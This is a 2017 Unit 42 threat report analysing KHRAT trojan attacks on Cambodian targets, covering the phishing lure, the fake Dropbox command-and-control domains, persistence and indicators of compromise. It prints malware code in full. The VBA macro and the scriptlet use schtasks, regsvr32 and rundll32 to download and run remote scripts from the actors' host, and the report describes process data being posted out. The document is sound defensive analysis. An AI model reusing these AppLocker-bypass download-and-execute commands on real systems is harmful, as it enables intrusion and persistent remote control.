

# Updated KHRAT Malware Used in Cambodia Attacks

---

[researchcenter.paloaltonetworks.com/2017/08/unit42-updated-khrat-malware-used-in-cambodia-attacks/](https://researchcenter.paloaltonetworks.com/2017/08/unit42-updated-khrat-malware-used-in-cambodia-attacks/)

Alex Hinchliffe, Jen Miller-Osborn

August 31, 2017

By [Alex Hinchliffe](#) and [Jen Miller-Osborn](#)

August 31, 2017 at 5:00 AM

Category: [Unit 42](#)

Tags: [KHRAT](#), [RAT](#), [Remote Access Trojans](#)



## Introduction

---

Unit 42 recently observed activity involving the Remote Access Trojan KHRAT used by threat actors to target the citizens of Cambodia.

So called because the Command and Control (C2) infrastructure from previous variants of the malware was located in Cambodia, as discussed by Roland Dela Paz at Forcepoint [here](#), KHRAT is a Trojan that registers victims using their infected machine's username, system language and local IP address. KHRAT provides the threat actors typical RAT features and access to the victim system, including keylogging, screenshot capabilities, remote shell access and so on.

This report covering contemporary variants of KHRAT, discusses updated techniques and a recent attack affecting Cambodians, including:

- Updated spear phishing techniques and themes;
- Multiple techniques to download and execute additional payloads using built-in Windows applications;
- Expanded infrastructure mimicking the name of the well-known cloud-based file hosting service, Dropbox;

- Compromised Cambodian government servers.

In its various forms, including document files, executables and dynamic link libraries, KHRAT is not very prevalent with just over fifty network sessions seen across our sensors since the start of the year,

with a slight uptick



visible in the last couple of months.

## Attack Delivery

---

On June 21, 2017, a Word document was uploaded to Wildfire, determined to be malicious and visible in Autofocus with some interesting malicious behavior tags, namely AppLockerBypass, CreateScheduledTask and RunDLL32\_JavaScript\_Execution, a private tag contributed by Squadra Solutions. There were also some indications this file was related to the actors using KHRAT malware.

The weaponized document (SHA256:

c51fab0fc5bfdee1d4e34efcc1eaf4c7898f65176fd31fd8479c916fa0bcc7cc), with the filename “Mission Announcement Letter for MIWRMP phase 3 implementation support mission, June 26-30, 2017(update).doc”, was shown in AutoFocus as contacting a Russian IP address 194.87.94[.]61 over port 80 in the form of a HTTP GET request to update.upload-dropbox[.]com – a site that could (erroneously) be thought of as belonging to the well-known cloud-based file hosting service, Dropbox, and as such is intended to trick victims and network defenders into thinking, at least at first glance, the C2 traffic is legitimate.

The acronym MIWRMP refers to the Mekong Integrated Water Resources Management Project – a multi-million dollar, World Bank funded project relating to effective water resource and fisheries management in North Eastern Cambodia, which happens to be in its third phase – matching the document’s filename. Again, the attackers took steps to make the malware appear to be a legitimate file.

Figure 1 below shows the document, together with the social engineering techniques employed to lead the victim into enabling the macro content and running the VBA code. For all intents and purposes this is a Word document, especially considering the file extension, however, underneath it’s a multipart MIME file that could also be treated as XML.

Such files are often created when saving Microsoft Office content as MHTML (MIME HTML) files – a web page archive format used to combine in a single document the HTML code and its companion resources objects – or, when sending a HTML messages using very old versions of Outlook, but is by no means a new technique.

For more details about this format, which includes the OLE document and its macros in a zlib-compressed, base-64 encoded data part, please refer to the appendix further down.




Figure 1: Weaponized Word document referring to MIWRMP phase 3

Once Word has rendered the document, and the macro content has been enabled, the VBA code, which exists as part of the "Open" macro, will run automatically.

Immediately the victim would see the document contents change to display, simply, "Because your Office version isn't compatible with the document, it can't be opened, according to the prompts to open the compatibility mode and then you can continue to view the document.", as shown in Figure 2 below.





Figure 2: Word document contents post VBA macro execution


Perhaps conducted as a distraction technique making the victim believe there truly is a compatibility issue. This could be the perception, especially considering nothing untoward happens elsewhere on the system.

The VBA code from the document's macro, shown in Figure 3 below, describes the malicious behavior. Line 6 of the code creates a new scheduled task using the CLI program `schtasks.exe` (`CreateScheduledTask`) together with the associated parameters, including `rundll32.exe` and JavaScript parameters (`RunDLL32_JavaScript_Execution`), which is a known method for tricking `rundll32.exe` into loading the `mshtml.dll` library, calling the exported function `RunHTMLApplication`, and having it execute the subsequent JavaScript code. We will cover this in more detail later on.

The AutoFocus tag `CreateScheduledTask` indicates that a given application, irrespective of malicious classification, is capable of created tasks for the Windows scheduler to execute. This is often used by malware for maintaining persistence or in some cases to aid spreading throughout a network using remote hosts' scheduler to execute payloads. Since the start of this year this behavior has been seen very consistently during dynamic analysis of malware, averaging over three thousand malicious

 sessions per day containing malware using this technique, and spiking towards the end of July, as per the sparkline chart above, to between twenty and forty thousand sessions each day in one week.

Throughout the year the number of malware samples exhibiting the behavior relating to the `RunDLL32_JavaScript_Execution` AutoFocus tag has been seen much, much smaller compared to `CreateScheduledTask`. Averaging about one malicious session per day -

 in reality small groups of samples in the same day or week, spread over the year – this technique was last seen around the date of the KHRAT activity discussed in this report.

As mentioned previously, AutoFocus also tagged the document file as exhibiting a malicious behavior named "`AppLockerBypass`", which relates to a `technique` discovered last year, whereby `regsvr32.exe` – a command-line tool that registers `.DLL` files as command components in the Windows registry – can download and execute scripts within XML files hosted on URLs. This technique works on many versions of Windows Operating System and, because `regsvr32.exe` is an allowlisted, trusted binary on the Windows, it can be used to download and execute programs that would otherwise be prevented by AppLocker policies or rules. Line 7 of the code performs this activity.

The `AppLockerBypass` tag has seen slightly more frequently than `RunDLL32_JavaScript_Execution` but also dropped off completely in the last couple of months.

```

1 Private Sub Document_Open()
2 Dim oShell, office_text As String
3
4 On Error Resume Next
5 Set oShell = CreateObject("WScript.shell")
6 oShell.Run "schtasks /create /sc MINUTE /tn ""fuck you"" /tr " & _
7         ""rundll32 javascript:\..\mshtml,RunHTMLApplication
8 \";document.write();try{GetObject("\script:http://update.upload-
9 dropbox[.]com/images/rtf/logo33_bak.ico\");}catch(e){};window.close()"" & _
10        "/mo 10 /F""", 0
11 oShell.Run "regs" & _
12        "vr32.exe /s /n /u /i:http://update.upload-dropbox[.]com/images/rtf/logo33.ico scro"
13 & _
14        "bj.dll", 0
15 Set oShell = Nothing
    office_text = "Because your Office version isn't compatible with the document, it can't be
    opened, according to the prompts to open the compatibility mode and then you can continue to
    view the document."
    ActiveDocument.Range.Text = office_text
End Sub

```

Figure 3: VBA Macro code from the weaponised document

At the time of writing logo33\_bak.ico and logo33.ico files referenced in the VBA macro code were unavailable and, as of now, it's not known exactly their contents or purpose, however, judging by other .ico files downloaded in similar ways from related components of KHRAT malware, it's fair to assume they would include methods to add further persistence to the actor's attack, or install further payloads towards their objectives.

During dynamic analysis of this malicious document, and downloaded payloads, in our Wildfire sandbox, modifications were also made to the Windows registry. Specifically, the MRU (Most Recently Used) list of documents opened using Microsoft Word was updated such that all items referenced each of the filenames listed below. This would mean that should the victim load any documents from their most recently used document list, Word would open the malicious document again.

- QQYXDK0tQH.docm
- MGm.docx
- 9sxAwWnA.docm
- 8Y0kVy.doc
- W4.docm
- oDF.docx
- Mk3tj.doc
- 77ajEQp0fn.docx
- eSjo0J.doc
- bp8OB7.docx
- Y.docx
- pjuhm0HWeKE.doc
- WktDOjyzu.docm

The registry key modified is shown below where <version> would relate to the version of office installed, e.g. 14.0, and <number> would relate to the most recent document list. In the case of KHRAT the first 14 MRU items were updated:

1 HKCU\Software\Microsoft\Office\<version>\Word\File MRU\Item <number>

## **Fake “Dropbox” Infrastructure**

---

Pivoting using the data points discussed thus far, such as the domain name update.upload-dropbox[.]com, the Russian IP address, or indeed the registrant email address for the domain – the misspelt mail.noreoly@gmail[.]com – provide an insight into the initial infrastructure supporting this campaign. Figure 4 below shows this infrastructure with some key points numbered.

Sample (1) relates to the document, described earlier in this report, and shows the connection to the domain update.upload-dropbox[.]com, also previously discussed, as well as to the Russian IP address 194.87.94[.]61. Figure 4 below shows another (2) sample’s connection to the update.upload-dropbox[.]com domain, and also as having been hosted on the compromised Cambodian Government’s website, redacted in the figure.




Figure 4: Initial infrastructure relating to fake Dropbox sites

Additional research into upload-dropbox[.]com uncovered samples beaconing to third levels of both it and inter-ctrip[.]com, as well as PDNS overlaps between multiple third levels of each domain. inter-trip[.]com has previously been reported as a C2 related to this activity. As with the fake drobox domain intended to trick victims and defenders by closely mimicking a legitimate website, the actor-registered inter-ctrip[.]com is very similar to two legitimate travel websites, ctrip.com and intertrips.com. Ctrip is a China-based travel provider, while InterTrips is a US-based travel provider focusing on travel to Asia. While researching the infrastructure we also found an additional malicious domain not previously reported, vip53[.]cn. As with the aforementioned two domains, it is actor-registered and has multiple third level domains being used as C2s.


All of the IPs to which these C2 domains resolved, when it was possible to identify the owner, are tied to either VPS providers or legitimate but compromised infrastructure. In two cases we were able to identify what appear to be compromised wireless devices, with one in Vietnam and one in Singapore.

## Installation & Persistence

### KHRAT Dropper

Sample (2) (SHA256:53e27fd13f26462a58fa5587ecd244cab4da23aa80cf0ed6eb5ee9f9de2688c1) is a very small – 2,560 byte – Portable Executable (PE) file hosted on the compromised government servers, and downloaded in web-browsing sessions by organizations based in Cambodia. According to AutoFocus, these sessions indicated the EXE filename was either ‘news’ or ‘logo’ and, in both cases, the extension was ‘.jpg’.

The Microsoft Visual C++ compiled program ‘news.jpg’ simply calls the WinExec Windows API to launch another application – regsvr32.exe – passing the parameters shown in Figure 5 below, before exiting. As you can imagine, such activity is tagged in AutoFocus, just like the document sample exhibiting the same behavior, as “[AppLockerBypass](#)”.



```
00401000 6A 00 PUSH 0
00401002 68 00304000 PUSH foo_00403000
00401007 E8 0E000000 CALL <JMP.&kernel132.ExitProcess>
0040100C 6A 00 PUSH 0
0040100E E8 01000000 CALL <JMP.&kernel132.ExitProcess>
00401013 CC INT3
00401014 FF25 04204000 JMP DWORD PTR DS:[<&kernel132.ExitProcess>]
0040101A FF25 00204000 JMP DWORD PTR DS:[<&kernel132.ExitProcess>]
00401020 00 DB 00
00401021 00 DB 00
00401022 00 DB 00
```

```
ShowState = SW_HIDE
CmdLine = "regsvr32.exe /s /n /u /i:http://update.upload-dropbox.com/images/bit/logo.ico scrobj.dll"
WinExec
ExitCode = 0
ExitProcess
kernel132.ExitProcess
kernel132.WinExec
```

Figure 5: news.jpg code to execute regsvr32.exe with malicious XML/VBS script.

This variant of KHRAT runs regsvr32.exe using the ‘/I’ option to pass a command line – the URL in this case – as a parameter when registering scrobj.dll – Microsoft’s Script Component Runtime. Regsvr32.exe will download logo.ico – an XML registration script – from update.upload-dropbox[.]com. The contents of logo.ico includes a VBS script to harvest a list of running processes from the system using the Windows Management Instrumentation (WMI). This list is then sent as a HTTP POST to the PHP script http://update.upload-dropbox[.]com/docs/tz/GetProcess.php. At the time of writing, this POST provided no response from the server and may have been simply for further reconnaissance and information gathering, or to provide further payloads. For more information about this logo.ico, please see the “Reconnaissance” appendix.



Another component related to the campaign is sample (4) (SHA256: c0baa57cbb66b8a86aac7d4eeab7a0dc1ecfb528d8e92a45bdb987d1cd5cb9b2) shown in Figure 4 above. This PE executable attempts to download [http://update.upload-dropbox\[.\]com/images/flash/index.ico](http://update.upload-dropbox[.]com/images/flash/index.ico), which is shown in Figure 6 below, highlighting their consistent use of techniques to remain persistent and download further malicious components.

```
1 <?XML version="1.0"?>
2 <scriptlet>
3 <registration progid="ff010f" classid="{e934870c-b429-4d0d-acf1-eef338b92c4b}" >
4 <script language="vbscript">
5 <![CDATA[
6 CreateObject("WScript.Shell").Run "schtasks /create /sc MINUTE /tn ""Windows Scheduled
7 Maintenance1"" /tr ""regsvr32.exe"" /s /n /u /i:http://update.upload-
8 dropbox[.]com/images/flash/reg.ico scrobj.dll"" /mo 4 /F""
9 CreateObject("WScript.Shell").Run "schtasks /create /sc MINUTE /tn ""Windows Scheduled
10 Maintenance2"" /tr ""regsvr32.exe"" /s /n /u /i:http://update.upload-
11 dropbox[.]com/images/flash/reg_salt.ico scrobj.dll"" /mo 20 /F""
12 CreateObject("WScript.Shell").Run "schtasks /create /sc MINUTE /tn ""Windows Scheduled
13 Maintenance3"" /tr ""regsvr32.exe"" /s /n /u /i:http://update.upload-
dropbox[.]com/images/flash/reg_bak.ico scrobj.dll"" /mo 10 /F""
CreateObject("WScript.Shell").Run "rundll32.exe javascript:\"\.\\mshtml,RunHTMLApplication
\";document.write();try{GetObject(\"script:http://update.upload-
dropbox[.]com/images/flash/run.ico\");}catch(e)};window.close()"
]]>
</script>
</registration>
</scriptlet>
```

Figure 6: index.ico downloaded by another KHRAT component

Index.ico would create three scheduled tasks with the more subtly named “Windows Scheduled Maintenance1” (Maintenance2 and Maintenance3), although three services with incremented numbers in their names is also a little suspicious, and use regsvr32.exe to download and execute three other .ico files – reg.ico, reg\_salt.ico and reg\_bak.ico – the purposes of which are currently unknown. It’s worth noting each service has different running frequencies – every 4 minutes, 20 minutes and 10 minutes, respectively, which could indicate a dependency on reg.ico, as it is more aggressively sought after, or that is a more critical component to have running.

The VBS Script code in index.ico, shown in Figure 6, performs one final command that abuses the aforementioned trick of rundll32.exe to attempt to download run.ico from [http://update.upload-dropbox\[.\]com/images/flash](http://update.upload-dropbox[.]com/images/flash). Unfortunately, all four of these .ico files are unavailable at the time of writing.

## KHRAT DLL

---

At the time of writing a DLL component was not downloaded and executed, however, AutoFocus makes it clear, as shown in Figure 7, that during the Wildfire detonation of one of the droppers in June, a DLL component is present and called using rundll32.exe (as it was intended this time) to run the DLL – WIN.DAT – passing the parameters K1 or K3 depending on the function required by the caller.

▼	⚠	0	1	0	regsvr32.exe	created	Users\Administrator\SysWOW64.com , Users\HhZHsP\SysWOW64.com Users\HhZHsP\WIN.DAT , K1
▼	⚠	0	1	0	SysWOW64.com	created	Windows\SysWOW64\rundll32.exe , Windows\System32\rundll32.exe Users\HhZHsP\WIN.DAT , K3

Figure 7: Wildfire detonation results showing KHRAT DLL being called.

Furthermore, the registry activity gathered from Wildfire indicates a persistence mechanism whereby the DLL will be loaded via a Registry Run key, passing K1 as the parameter, as shown in Figure 8 below.

▼	🔍	⚠	0	1	0	SysWOW64.com	SetValueKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\WOW64 , Value:Users\HhZHsP\SysWOW64.com Users\HhZHsP\WIN.DAT , K1 , Type:1
---	---	---	---	---	---	--------------	-------------	---

Figure 8: Wildfire detonation results showing persistence mechanism using the registry

Although no DLL sample was available at the time of writing, sample (3) (SHA256: de4ab35a2de67832298f5eb99a9b626a69d1beca78aaffb1ce62ff54b45c096a), shown in Figure 4, is a DLL that has been linked to the campaign and had been seen in Wildfire exhibiting behaviors as described [here](#).

## Chinese Developer Network click-tracker

During investigation of the KHRAT dropper code responsible for sending process lists to [http://update.upload-dropbox\[.\]com/docs/tz/GetProcess.php](http://update.upload-dropbox[.]com/docs/tz/GetProcess.php), I reviewed some of the responses and content received. Working my way from the root of the site backwards to the GetProcess.php script I encountered a mixture of HTTP 500 – Internal Server Error and HTTP 403 – Forbidden messages from the server, however, when browsing the root of the /tz/ folder, I noticed an interesting one-line HTML code snippet loading a JavaScript from [http://doc.upload-dropbox\[.\]com/docs/tz/probe\\_sl.js](http://doc.upload-dropbox[.]com/docs/tz/probe_sl.js).

The JavaScript code in probe\_sl.js uses a click-tracking technique, presumably so the actors can monitor who is visiting their site. It may also be an attempt to control the distribution of later stage malware and tools, by only sending it in response to requests from desired victims or vulnerable systems, and dropping requests from others such as researchers. The data gathered by the code includes the user-agent, domain, cookie, referrer and flash version, which are sent in a HTTP GET request to probe\_sl.php, a PHP script located in the same folder as the JavaScript on the server.

Interestingly the JavaScript code appears almost identical to that found on a blog hosted on the Chinese Software Developer Network (CSDN) website. The blog, entitled “XSS信息刺探脚本” (translation: XSS information spying script) and written by eT48\_Sec, provides not only the JavaScript code to gather the tracking information but also the PHP server-side code to receive and save the information to disk. The HTML-formatted contents of the file containing the tracked information, entitled "Sensitive Information", would look like the example shown in Figure 9 below. For more information about the code used in this click-tracker, please see the “[CSDN Click Tracker](#)” appendix.




Figure 9: data.html from the actor's server, as viewed in a web-browser

## Conclusion

---

The threat actors behind KHRAT have evolved the malware and their TTPs over the course of this year, in an attempt to produce more successful attacks, which in this case included targets within Cambodia.

This most recent campaign highlights social engineering techniques being used with reference and great detail given to nationwide activities, likely to be forefront of peoples' minds; as well as the new use of multiple techniques in Windows to download and execute malicious payloads using built-in applications to remain inconspicuous which is a change since earlier variants.

Other notable actions by the threat actors included updated infrastructure purporting to be part of either the well-known cloud-based company, Dropbox, or a travel agency, likely to appear genuine, masquerading traffic under the premise of other applications to communicate with the attack infrastructure, some of which included compromised Cambodian Government servers. The attackers use of the click-tracking software on their C2 domain lets them track both intended victims and researchers who have discovered the activity, which is not something we have found to date in use by many groups.

We believe this malware, the infrastructure being used, and the TTPs highlight a more sophisticated threat actor group, which we will continue to monitor closely and report on as necessary.

Palo Alto Networks customers are protected and may learn more via the following:

- Samples are classified as malicious by WildFire and Traps prevents their execution.
- Domains and IPs have been classified as malicious and IPS signatures generated.
- AutoFocus users may learn more via the [KHRAT](#) tag.

## Indicators of Compromise

---

### KHRAT Delivery Document:

c51fab0fc5bfdee1d4e34efcc1eaf4c7898f65176fd31fd8479c916fa0bcc7cc

### KHRAT Dropper:

53e27fd13f26462a58fa5587ecd244cab4da23aa80cf0ed6eb5ee9f9de2688c1

**KHRAT Payload:**

